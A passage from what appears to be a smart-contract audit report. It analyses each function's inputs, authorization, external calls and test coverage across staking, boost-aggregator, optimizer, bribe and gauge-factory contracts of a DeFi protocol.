Allows to withdraw unstaked tokens; `stakedTimestamp` must be zero, otherwise token is staked. Also, only the owner of tokens can call this function.

Branches and code coverage

Intended branches:

- `to` new owner of token.
  - ☐ Test coverage

Negative behavior:

- `tokenId` does not exist.
  - ☐ Negative test?
- `tokenId` is staked.
  - ☐ Negative test?
- `msg.sender` is not `deposit.owner`.
  - ☐ Negative test?

Inputs

- `data`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Any data that will be passed to the `ERC721TokenReceiver(to).onERC721Received` function call.
- `to`:
  - **Control**: Full control.
  - **Authorization**: `to` $\neq$ `address(0)`.
  - **Impact**: Receiver of `tokenId`.
- `tokenId`:
  - **Control**: Full control.
  - **Authorization**: `deposits` contains `tokenId`.
  - **Impact**: The ID of tokens that will be transferred to the receiver in case of token unstaking.

Function call analysis

- `nonfungiblePositionManager.safeTransferFrom(address(this), to, tokenId, data);`
  - **What is controllable?** `to`, `tokenId`, and `data`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Can revert if this contract is not a current owner of token.

Function: `endIncentive`

Transfers the remaining part of the reward to the minter.

Preconditions

The end time must come, and all tokens should be unstaked from this `IncentiveKey`.

Branches and code coverage

Intended branches:

- `minter` received the full unclaimed balance.
  - ☐ Test coverage

Negative behavior:

- The end time has not come.
  - ☐ Negative test?
- `incentive.numberOfStakes` is nonzero.
  - ☐ Negative test?
- Double call for the same valid `key`.
  - ☐ Negative test?
- Nonexisting `key` object.
  - ☐ Negative test?

Inputs

- `key`:
  - **Control**: Full control.
  - **Authorization**: `incentiveId` must exist for this `key`.
  - **Impact**: `key` object contains the `pool` address and `startTime`. Also, the `incentiveId` value is calculated based on the `key`. Only one `incentiveId` value must correspond to each key object.

Function call analysis

- `hermes.safeTransfer(minter, refund)`:
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Reverts if this contract does not have enough tokens.

Function: `createIncentive`

Allows anyone to add the reward.

Preconditions

`key.pool` must be a registered pool.

Branches and code coverage

Intended branches:

- The hermes balance of the contract is increased by `reward`.
  - ☐ Test coverage

Negative behavior:

- Wrong `key.startTime`.
  - ☐ Negative test?
- Reward is zero.
  - ☐ Negative test?
- `gauges` does not contain the `key.pool` address.
  - ☐ Negative test?

Inputs

- `key.pool`:
  - **Control**: Full control.
  - **Authorization**: Only registered pool.
  - **Impact**: The Uniswap V3 pool address.
- `reward`:
  - **Control**: Full control.
  - **Authorization**: `msg.sender` must have enough number of tokens to transfer them to the contract. The reward is not zero.
  - **Impact**: The reward value is used for the staking reward calculation.
- `key.startTime`:
  - **Control**: Full control.
  - **Authorization**: Must be ⩾ `block.timestamp`, and `startTime - block.timestamp` must be ⩽ `maxIncentiveStartLeadTime`.
  - **Impact**: The time when the epoch begins.

Function call analysis

- `hermes.safeTransferFrom(msg.sender, address(this), reward);`
  - **What is controllable?** `reward`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value here.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Hermes is trusted token contract - no problems.

Function: `createIncentiveFromGauge`

Allows gauge contract to add the reward. This function is called from the `newEpoch` function of the gauge contract.

Preconditions

The gauge pool for `msg.sender` must be registered.

Branches and code coverage

Intended branches:

- Hermes balance of this contract increase by `reward` value.
  - ☐ Test coverage
- Check that reward is increased.
  - ☐ Test coverage

Negative behavior:

- Reward is zero.
  - ☐ Negative test?
- Caller is not registered gauge.
  - ☐ Negative test?

Inputs

- `reward`:
  - **Control**: Full control. But this function can only be called by a trusted gauge contract, which does not control reward value and receives it from `flywheelGaugeRewards.getAccruedRewards()`. And the gauge does not control the `flywheelGaugeRewards` address.
  - **Authorization**: `msg.sender` must have enough number of tokens to transfer them to the contract. The reward is not zero.
  - **Impact**: The reward value is used for the staking reward calculation.

Function call analysis

- `hermes.safeTransferFrom(msg.sender, address(this), reward);`
  - **What is controllable?** `reward`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value here.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Hermes is trusted token contract - no problems.

Function: `onERC721Received`

This function is called from the nonfungiblePositionManager contract during the `safeTransferFrom` call. Allows to deposit and stake tokens.

Branches and code coverage

Intended branches:

- The `tokenIs` is staked.
  - ☐ Test coverage
- The new owner of `tokenIs` is the current contract.
  - ☐ Test coverage

Negative behavior:

- Caller is not `nonfungiblePositionManager`.
  - ☐ Negative test?

Inputs

- `tokenId`:
  - **Control**: Controlled, but the caller of `safeTransferFrom` must be owner or approved.
  - **Authorization**: No checks.
  - **Impact**: The token that is transferred to contract and staked.
- `from`:
  - **Control**: Controlled, but the caller must have approval for transferring or must be called from the `safeTransferFrom` function.
  - **Authorization**: No checks.
  - **Impact**: The owner of the contract.

Function call analysis

- `NFTPositionInfo.getPositionInfo(factory, nonfungiblePositionManager, tokenId)`:
  - **What is controllable?** `tokenId`.
  - **If return value controllable, how is it used and how can it go wrong?** `tickLower` and `tickUpper` can be controlled by the caller, who can call `mint` function. There are no problems here.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problems.

Function: `stakeToken`

The function allows staking a Uniswap V3 LP token.

Preconditions

The `tokenId` must be transferred to the contract address, and `tokenId` must not be already staked. The `tokenId` can be staked not only by the original owner of token.

Branches and code coverage

Intended branches:

- If `bribeAddress` is nonzero for `key.pool`, check that fee is collected properly.
  - ☐ Test coverage
- `tokenId` was staked properly.
  - ☐ Test coverage

Negative behavior:

- `tokenId` is already staked.
  - ☐ Negative test?

Inputs

- `tokenId`:
  - **Control**: controlled
  - **Authorization**: the `tokenId` should be already staked.
  - **Impact**: the id of token which will be staked. should be deposited previously but there isn't check

Function call analysis

- `(IUniswapV3Pool pool, int24 tickLower, int24 tickUpper, uint128 liquidity ) = NFTPositionInfo.getPositionInfo(factory, nonfungiblePositionManager, t okenId);`:
  - **What is controllable?** `tokenId`
  - **If return value controllable, how is it used and how can it go wrong?** tick-Lower and tickUpper, during minting the caller is controll these values. no problem here.
  - **What happens if it reverts, reenters, or does other unusual control flow?** no problem
- `gauges[pool].attachUser(tokenOwner)`:
  - **What is controllable?** nothing
  - **If return value controllable, how is it used and how can it go wrong?** there isn't return value
  - **What happens if it reverts, reenters, or does other unusual control flow?** can revert if gauge already attached to the tokenOwner gauges. or gauge is untrusted.

Function: `unstakeToken`

The function allows to unstake a Uniswap LP token. Only owner of token can unstake before `endTime`, but when `endTime` has come, anyone can unstake.

Preconditions

The `tokenId` must be staked.

Branches and code coverage

Intended branches:

- Reward calculated properly.
  - ☐ Test coverage

Negative behavior:

- `msg.sender` is not an owner and `endTime` has not come.
  - ☐ Negative test?
- `tokenId` is not staked.
  - ☐ Negative test?
- `tokenId` does not exist.
  - ☐ Negative test?

- `tokenId` is already unstaked.
  - ☐ Negative test?

Inputs

- `key.pool`:
  - **Control**: Full control.
  - **Authorization**: There is no direct check, but the `incentiveId` is calculated based on `key` object, and if `incentiveId` does not exist, the transaction will revert when trying to get `liquidity` value.
  - **Impact**: The pool address to get the seconds-per-liquidity value for calculating the reward.
- `deposit.owner`:
  - **Control**: The value from `deposits[tokenId]`; `tokenId` is controlled by caller.
  - **Authorization**: If `block.timestamp < endTime`, the `msg.sender` should be equal to the `owner`.
  - **Impact**: The original owner of `tokenId`.
- `deposit.stakedTimestamp`:
  - **Control**: The value from `deposits[tokenId]`; `tokenId` is controlled by caller.
  - **Authorization**: N/A.
  - **Impact**: Start time of staking. `stakedDuration` is calculated based on `startTime` and this value.
- `key.startTime`:
  - **Control**: Full control.
  - **Authorization**: `endTime` is calculated based on the `startTime` value, and `endTime` should be less than `block.timestamp` in case `msg.sender` is not caller.
  - **Impact**: The time of new cycle of staking.

Function call analysis

- `key.pool.snapshotCumulativesInside(deposit.tickLower,deposit.tickUpper)`:
  - **What is controllable?** `deposit.tickLower,deposit.tickUpper` can be controlled indirectly.
  - **If return value controllable, how is it used and how can it go wrong?** Returns a snapshot of the tick cumulative, seconds per liquidity and seconds inside a tick range
  - **What happens if it reverts, reenters, or does other unusual control flow?** no problem
- `gauges[key.pool].detachUser(owner)`
  - **What is controllable?** `owner` and `key.pool` - but `gauges` should contain this value.

  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Can revert if this contract is not strategy contract of called gauge contract.
- `hermesGaugeBoost.getUserGaugeBoost(owner,address(gauges[key.pool]))`
- **What is controllable?** `owner` and `key.pool` - but `gauges` should contain this value.
  - **If return value controllable, how is it used and how can it go wrong?** Return the max owner's boost token balance and `totalAmount` of boost tokens.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problems.
- `nonfungiblePositionManager.collect(INonfungiblePositionManager.CollectParams({tokenId: tokenId, recipient: bribeAddress, amount0Max: type(uint128).max, amount1Max: type(uint128).max }))`
  - **What is controllable?** `tokenId`.
  - **If return value controllable, how is it used and how can it go wrong?** Returns amount of fee that was collected. These values are used only for an emit event.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Can revert in case of calculation errors.

Function: `updateGauges`

The function can be called by anyone. Allows to add the gauge contract corresponding to the pool contract. The caller controls the pool address, but the gauge address can be connected only to the trusted pool. Because the `uniswapV3GaugeFactory.strategyGauges(address(uniswapV3Pool))` can return only the addresses added by the owner of UniswapV3GaugeFactory, the `bribeDepots` value will be updated by `gauge.multiRewardsDepot()` and `poolsMinimumWidth` by `gauge.minimumWidth()`.

Branches and code coverage

Intended branches:

Negative behavior:

- `strategyGauges` does not contain `uniswapV3Pool` address.
  - ☐ Negative test?

Inputs

- `uniswapV3Pool`:
  - **Control**: Full control.

- **Authorization**: There are no checks here, but if the `uniswapV3Pool` address is wrong or untrusted, the `strategyGauges` returns a zero address because only the owner of the BaseV2GaugeFactory contract can call the `createGauge` function to add the `strategy` address to `strategyGauges`.
- **Impact**: The address of strategy connected with gauge address.

Function call analysis

- `uniswapV3GaugeFactory.strategyGauges(address(uniswapV3Pool))`:
  - **What is controllable?** `uniswapV3Pool`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable because it is the value from the `strategyGauges` mapping, which can only be filled by the owner of the BaseV2GaugeFactory contract. If `strategyGauges` does not contain the `uniswapV3Pool` address, zero address will be returned.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problems because this call is reading from mapping.

Function: `updateBribeDepot`

Allows to update the `bribeDepots` address for the `uniswapV3Pool` address by `multiRewardsDepot` from the gauge contract. The `bribeDepots` address is used as the address of the receiver of the fee owed to a position from the pool.

Branches and code coverage

Intended branches:

- `bribeDepots` is set properly.
  - ☐ Test coverage

Negative behavior:

- The `gauges` array does not contain `uniswapV3Pool`.
  - ☐ Negative test?

Inputs

- `uniswapV3Pool`:
  - **Control**: Full control.
  - **Authorization**: The zero address will be called if the `gauges` array does not contain the address.
  - **Impact**: The address of the pool associated with the gauge contract.

Function call analysis

- `address(gauges[uniswapV3Pool].multiRewardsDepot())`:
  - **What is controllable?** `uniswapV3Pool`.
  - **If return value controllable, how is it used and how can it go wrong?** The return value is the address of the `MultiRewardsDepot` contract, which was created inside the constructor of the BaseV2Gauge contract. And due to the gauge contract, which returns this address, being a trusted contract, there aren't any problems.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problems.

Function: `create_pool`

Allows to update the `poolsMinimumWidth` value for the `uniswapV3Pool` address by `minimumWidth` from the gauge contract.

Branches and code coverage

Intended branches:

- `poolsMinimumWidth` is set properly.
  - ☐ Test coverage

Negative behavior:

- The `gauges` array does not contain `uniswapV3Pool`.
  - ☐ Negative test?

Inputs

- `uniswapV3Pool`:
  - **Control**: Full control.
  - **Authorization**: The zero address will be called if the `gauges` array does not contain the address.
  - **Impact**: The address of the pool associated with the gauge contract.

Function call analysis

- `gauges[uniswapV3Pool].minimumWidth()`:
  - **What is controllable?** `uniswapV3Pool`.
  - **If return value controllable, how is it used and how can it go wrong?** The return value is the minimum allowed difference between ticks.
  - **What happens if it reverts, reenters, or does other unusual control flow?**

No problems.

5.4 File: BoostAggregator

Function: `addWhitelistedAddress(address user)`

Add to the whitelist of addresses allowed to stake using this contract.

Preconditions

Only the owner can call this function.

Branches and code coverage

Intended branches

- The address is added to the whitelist.

☐ Test coverage

Negative behavior

- The caller is not the owner.
  ☐ Negative test?

Inputs

- `user`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The address will be added to the whitelist and can now stake.

Function: `decrementGaugesBoostIndexed(uint256 boost, uint256 offset, uint256 num)`

A wrapper around `ERC20Boost.decrementGaugesBoostIndexed`.

Branches and code coverage

Intended branches

- The page of boost gauges for the contract are decremented.
  ☐ Test coverage

Negative behavior

- The caller is not the owner.
  ☐ Negative test?

Inputs

- `boost`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The amount of boost to decrement.
- `offset`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Used for paging the gauges.
- `num`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Used for paging the gauges.

Function call analysis

- `hermesGaugeBoost.decrementGaugesBoostIndexed(boost, offset, num)`:
  - **What is controllable?** All the arguments are fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The gauges are not decremented.

Function: `depositAndStake(uint256 tokenId)`

Deposit an NFT and then stake it.

Preconditions

Requires the user to have approved the transfer and that they be whitelisted.

Branches and code coverage

Intended branches

- The NFT is transferred from the `msg.sender` to this contract and then to the Uniswap V3 staker.
  ☑ Test coverage

Negative behavior

- The caller is not whitelisted.
  - ☐ Negative test?
- The token is not approved.
  - ☐ Negative test?

Inputs

- `tokenId`
  - **Control**: Full control.
  - **Authorization**: no checks, but only whitelisted `msg.sender` can call this function
  - **Impact**: The NFT will be deposited and staked to the Uniswap V3 staker.

Function call analysis

- `uniswapV3Staker.tokenIdRewards(tokenId)`:
  - **What is controllable?** The `tokenId` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** Not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The token will not be deposited and staked.
- `nonfungiblePositionManager.safeTransferFrom(msg.sender, address(this), tokenId)`:
  - **What is controllable?** The `tokenId` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** Not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The token will not be deposited and staked.
- `nonfungiblePositionManager.safeTransferFrom(address(this), address(uniswapV3Staker), tokenId)`:
  - **What is controllable?** The `tokenId` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** Not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The token will not be deposited and staked.

Function: `removeWhitelistedAddress(address user)`

Remove from the whitelist of addresses allowed to stake using this contract.

Preconditions

Only the owner can call this function.

Branches and code coverage

Intended branches

- The address is removed from the whitelist.

☐ Test coverage

Negative behavior

- The caller is not the owner.
  ☐ Negative test?

Inputs

- `user`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The address will be removed from the whitelist.

Function: `setOwnRewardsDepot(address rewardsDepot)`

Set rewards depot for `msg.sender`.

Branches and code coverage

Intended branches

- The rewards depot for a user is set to the supplied address.
  ☑ Test coverage

Inputs

- `rewardsDepot`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: When unstaking, this will be where the rewards are sent.

Function: `setProtocolFee(uint256 _protocolFee)`

Sets the protocol fee to the specified amount.

Preconditions

Only the owner can call this function.

Branches and code coverage

Intended branches

- The protocol fee is set.
  - ☐ Test coverage

Negative behavior

- The caller is not the owner.
  - ☐ Negative test?
- The protocol fee is too high.
  - ☐ Negative test?

Inputs

- `_protocolFee`
  - **Control**: Must be less than 10,000.
  - **Authorization**: No checks.
  - **Impact**: This value is used when calculating the percentage of rewards the contract will keep.

Function: `unstakeAndWithdraw(uint256 tokenId)`

Unstake the NFT, claim any rewards, and then withdraw the NFT.

Branches and code coverage

Intended branches

- The token is unstaked, the rewards are paid to the depot, and then it is withdrawn.
  - ☑ Test coverage
- The token is unstaked, the rewards are paid to the user, and then it is withdrawn.
  - ☑ Test coverage
- The token is unstaked, and there are no rewards so it is withdrawn.
  - ☐ Test coverage

Negative behavior

- The `msg.sender` is not the owner.

- ☐ Negative test?

Inputs

- `tokenId`
  - **Control**: Full control.
  - **Authorization**: The `msg.sender` must be the user that staked the token.
  - **Impact**: The token will be unstaked and withdrawn.

Function call analysis

- `uniswapV3Staker.unstakeToken(tokenId)`:
  - **What is controllable?** The `tokenId` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** Not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The token will not be unstaked or withdrawn.
- `uniswapV3Staker.tokenIdRewards(tokenId)`:
  - **What is controllable?** The tokenId is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** The return value is not controllable, it is the total amount of rewards owed.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The token will not be unstaked or withdrawn.
- `uniswapV3Staker.claimReward(rewardsDepot, userRewards);`
  - **What is controllable?** The `rewardsDepot` is fully controllable by calling `setOwnRewardsDepot`.
  - **If return value controllable, how is it used and how can it go wrong?** No return.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The token will not be unstaked or withdrawn.

Function: `withdrawAllGaugeBoost(address to)`

Decrement every gauge boost and transfer them all to the specified address.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- The boost gauges are decremented and all of the tokens transferred.
  - ☐ Test coverage

Negative behavior

- The caller is not the owner.
  - ☐ Negative test?

Inputs

- `to`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This address will receive all of the boost tokens owned by the contract.

Function call analysis

- `hermesGaugeBoost.decrementAllGaugesAllBoost()`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be transferred.
- `ddress(hermesGaugeBoost).safeTransfer(to, hermesGaugeBoost.balanceOf(address(this)))`:
  - **What is controllable?** The `to` address is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be transferred.

Function: `withdrawGaugeBoost(address to, uint256 amount)`

Withdraws a certain amount of boost tokens. This will currently fail if the contract has attached to a gauge as `hermesGaugeBoost.updateUserBoost` is not called to update the free gauge boost value.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- The boost gauges are reduced by `amount` and sent to `to`.
  - ☐ Test coverage

Negative behavior

- Only callable by the owner.
  - ☐ Negative test?
- Amount is greater than the number of tokens owned by the contract.
  - ☐ Negative test?

Inputs

- `to`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This address will receive the boost tokens.
- `amount`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This is the amount of tokens to be received.

Function call analysis

- `hermesGaugeBoost.decrementAllGaugesBoost(amount)`:
  - **What is controllable?** `amount` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be transferred.
- `address(hermesGaugeBoost).safeTransfer(to, amount)`:
  - **What is controllable?** `amount` and `to` are fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be transferred.

Function: `withdrawProtocolFees(address to)`

Withdraws any accrued protocol fees.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- The protocol rewards are sent to the specified address.
  - ☐ Test coverage

Negative behavior

- The caller is not the owner.
  - ☐ Negative test?

Inputs

- `to`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This address will have the rewards sent to it.

5.5 File: BoostAggregatorFactory

Function: `createBoostAggregator(address owner)`

Creates a new boost aggregator using the factories uniswapV3Staker and Hermes token.

Branches and code coverage

Intended branches

- A new boost aggregator is created and added to the list.
  - ☐ Test coverage

Negative behavior

- The owner is the 0 address.
  - ☐ Negative test?

Inputs

- `owner`:
  - **Control**: Cannot be 0.
  - **Authorization**: No checks.
  - **Impact**: Will be the owner of the boost aggregator.

5.6 File: FlywheelInstantRewards

Function: `getAccruedRewards()`

Calculate the amount of rewards accrued to a strategy since the last update.

Branches and code coverage

Intended branches

- The available rewards are transferred to the rewards contract.
  ☑ Test coverage

Negative behavior

- The caller is not the flywheel contract.
  ☐ Negative test?

Function call analysis

- `rewardsDepot.getRewards()`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** The return value is the number of rewards accrued for the strategy; it is used by the flywheel to update the strategies rewards index.
  - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.

5.7 File: OptimizerFactory

Function: `createTalosOptimizer(uint32 _twapDuration, int24 _maxTwapDeviation, int24 _tickRangeMultiplier, uint24 _priceImpactPercentage, uint256 _maxTotalSupply, address owner)`

Creates a new optimizer for use in a Talos strategy.

Branches and code coverage

Intended branches

- A new optimizer is created and added to the list.
  ☐ Test coverage

Inputs

- `_twapDuration`:
  - **Control**: Must be less than 100.
  - **Authorization**: No checks.
  - **Impact**: Sets the TWAP duration in seconds for rebalance check.
- `_maxTwapDeviation`:
  - **Control**: Must be less than 20.
  - **Authorization**: No checks.
  - **Impact**: Sets the max deviation from TWAP during rebalance.
- `_tickRangeMultiplier`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Used to determine base order range.
- `_priceImpactPercentage`:
  - **Control**: Must not be zero or greater than 1e6.
  - **Authorization**: No checks.
  - **Impact**: The price impact percentage during swap in hundredths of a bip (i.e., 1e6).
- `_maxTotalSupply`:
  - **Control**: Must not be zero.
  - **Authorization**: No checks.
  - **Impact**: Maximum TLP value that could be minted.
- `owner`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This will be the owner of the optimizer.

5.8 File: TalosBaseStrategyFactory

Function: `createTalosBaseStrategy(IUniswapV3Pool pool, ITalosOptimizer optimizer, address strategyManager, byte[] data)`

Creates a new strategy and adds it to the list.

Branches and code coverage

Intended branches

- A new strategy is created and added to the list,

- ☐ Test coverage

Negative behavior

- The optimizer was not created by the optimizer factory.
  - ☐ Negative test?

Inputs

- `pool`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be passed to the child contract to create a new strategy.
- `optimizer`:
  - **Control**: Full control.
  - **Authorization**: Must have been created by the optimizer factory.
  - **Impact**: Will be passed to the child contract to create a new strategy.
- `strategyManager`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be passed to the child contract to create a new strategy.
- `data`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be passed to the child contract to create a new strategy.

Function call analysis

- `optimizerFactory.optimizerIds(TalosOptimizer(address(optimizer)))`:
  - **What is controllable?** `optimizer` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** If the return value is 0, then the function aborts.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The strategy is not created.

5.9 File: TalosManager

Function: `performUpkeep(byte[] None)`

Triggers a rebalance or rerange on the strategy if required.

Branches and code coverage

Intended branches

- A rebalance is required and is triggered.
  - ☐ Test coverage
- A rearange is required and is triggered.
  - ☐ Test coverage

5.10 File: TalosOptimizer

Function: `setMaxTotalSupply(uint256 _maxTotalSupply)`

Sets the total max supply for the optimizer, which is used to determine how many tokens can be minted.

Preconditions

This can only be called by the owner.

Branches and code coverage

Intended branches

- The new max total supply is set.
  - ☑ Test coverage

Negative behavior

- The caller is not the owner.
  - ☑ Negative test?
- The max `_maxTotalSupply` is 0.
  - ☑ Negative test?

Inputs

- `_maxTotalSupply`:
  - **Control**: Cannot be 0.
  - **Authorization**: No checks.
  - **Impact**: Will be the new `maxTotalSupply`.

Function: `setMaxTwapDeviation(int24 _maxTwapDeviation)`

Sets the max twap deviation.

Preconditions

This can only be called by the owner.

Branches and code coverage

Intended branches

- Checked.
  ☑ Test coverage
- Unchecked.
  ☐ Test coverage

Negative behavior

- The caller is not the owner.
  ☑ Negative test?
- The new max is less than 20.
  ☑ Negative test?

Inputs

- `_maxTwapDeviation`:
  - **Control**: Must not be less than 20.
  - **Authorization**: No checks.
  - **Impact**: Will be the new `maxTwapDeviation`.

Function: `setPriceImpact(uint24 _priceImpactPercentage)`

Sets the price impact percentage of the optimizer strategy.

Preconditions

This can only be called by the owner.

Branches and code coverage

Intended branches

- Checked.
  ☑ Test coverage
- Unchecked.
  ☐ Test coverage

Negative behavior

- Caller is not the owner.
  ☑ Negative test?
- The new `priceImpactPercentage` is 0.
  ☑ Negative test?
- The new `priceImpactPercentage` is greater than 1e6.
  ☑ Negative test?

Inputs

- `_priceImpactPercentage`:
  - **Control**: Must be less than 1e6 and not zero.
  - **Authorization**: No checks.
  - **Impact**: Will be the new `priceImpactPercentage`.

Function: `setTickRange(int24 _tickRangeMultiplier)`

Sets the tick range of a optimizer strategy.

Preconditions

This can only be called by the owner.

Inputs

- `_tickRangeMultiplier`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be the new `tickRangeMultiplier`.

Intended branches

- The new `tickRangeMultiplier` is set.
  ☑ Test coverage

Negative behavior

- Caller is not the owner.
  ☑ Negative test?

Function: `setTwapDuration(uint32 _twapDuration)`

Sets the TWAP duration.

Preconditions

This can only be called by the owner.

Branches and code coverage

Intended branches

- The new TWAP duration is set.
  ☑ Test coverage

Negative behavior

- The caller is not the owner.
  ☑ Negative test?
- The new `twapDuration` is less than 100.
  ☑ Negative test?

Inputs

- `_twapDuration`
  - **Control**: Must not be less than 100.
  - **Authorization**: No checks.
  - **Impact**: Will be the new `twapDuration`.

5.11 File: BribesFactory

Function: `addGaugetoFlywheel(address gauge, address bribeToken)`

Adds a new strategy to an existing bribe flywheel, creating a new bribe flywheel if one does not exist.

This function is missing the `onlyGaugeFactory` modifier, see finding 3.1.

Branches and code coverage

Intended branches

- A gauge is added to an existing bribe flywheel.
  ☐ Test coverage
- New flywheel is created and the gauge is added to it.
  ☐ Test coverage

Inputs

- `gauge`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This will be added to the flywheel as a strategy for rewards.
- `bribeToken`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This determines which flywheel is used or creates a new flywheel with this token.

Function call analysis

- `flywheelTokens[bribeToken].addStrategyForRewards(ERC20(gauge))`:
  - **What is controllable?** `bribeToken` and `gauge` are fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The gauge will not be added.

Function: `createBribeFlywheel(address bribeToken)`

Creates a new flywheel for the given bribe token address.

This function is missing the `onlyGaugeFactory` modifier, see finding 3.1.

Branches and code coverage

Intended branches

- A new flywheel is created and added to the active list.
  ☐ Test coverage

Negative behavior

- There is already a bribe flywheel for the token.
  ☐ Negative test?

Inputs

- `bribeToken`:
  - **Control**: There cannot already by a flywheel for this token.
  - **Authorization**: No checks.
  - **Impact**: A new bribe flywheel is created.

5.12 File: BaseV2GaugeFactory

Function: `addBribeToGauge(BaseV2Gauge gauge, address bribeToken)`

Adds a new bribe to the gauge and adds the gauge to the bribe flywheel.

Preconditions

The caller must be the owner or the bribe's factory owner.

Branches and code coverage

Intended branches

- An existing bribe flywheel is added to the gauge.
  ☐ Test coverage

Negative behavior

- The bribe flywheel does not exist.
  ☐ Negative test?
- The caller is not the owner or owner of the bribe factory.
  ☐ Negative test?

Inputs

- `gauge`
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This address will have `addBribeFlywheel` called on it to add the bribe flywheel.
- `bribeToken`
  - **Control**: There must already be a bribe flywheel in the bribes factory for this token.
  - **Authorization**: No checks.
  - **Impact**: Used to determine which bribe flywheel to use.

Function call analysis

- `bribesFactory.flywheelTokens(bribeToken)`:
  - **What is controllable?** The `bribeToken` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** There must already be a flywheel created or the result will be 0.

  - **What happens if it reverts, reenters, or does other unusual control flow?** `gauge.addBribeFlywheel` will be called with 0, which will fail later on when `bribeFlywheel.flywheelRewards()` is called.
- `gauge.addBribeFlywheel(flywheelToken)`:
  - **What is controllable?** `gauge` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The bribe will not be added.
- `bribesFactory.addGaugetoFlywheel(address(gauge), bribeToken)`:
  - **What is controllable?** `gauge` and `bribeToken` are fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The bribe will not be added.

Function: `createGauge(address strategy, byte[] data)`

Creates a new gauge for the given strategy.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- A new gauge is created from the strategy and added to the active gauges.
  ☑ Test coverage

Negative behavior

- The caller is not the owner.
  ☐ Negative test?
- The strategy already exists.
  ☐ Negative test?

Inputs

- `strategy`:
  - **Control**: The strategy must not already exist.
  - **Authorization**: No checks.
  - **Impact**: The strategy address will be passed to the implementing contract to create a new gauge.

- `data`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The data will be passed to the implementing contract to create a new gauge.

Function call analysis

- `gaugeManager.addGauge(address(gauge))`:
  - **What is controllable?** `gauge` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The gauge will not be created.

Function: `newEpoch()`

Triggers a new epoch on all active gauges.

Branches and code coverage

Intended branches

- Each active gauge has its `newEpoch` function called.
  ☐ Test coverage

Negative behavior

- Checked.
  ☐ Negative test?
- Unchecked.
  ☐ Negative test?

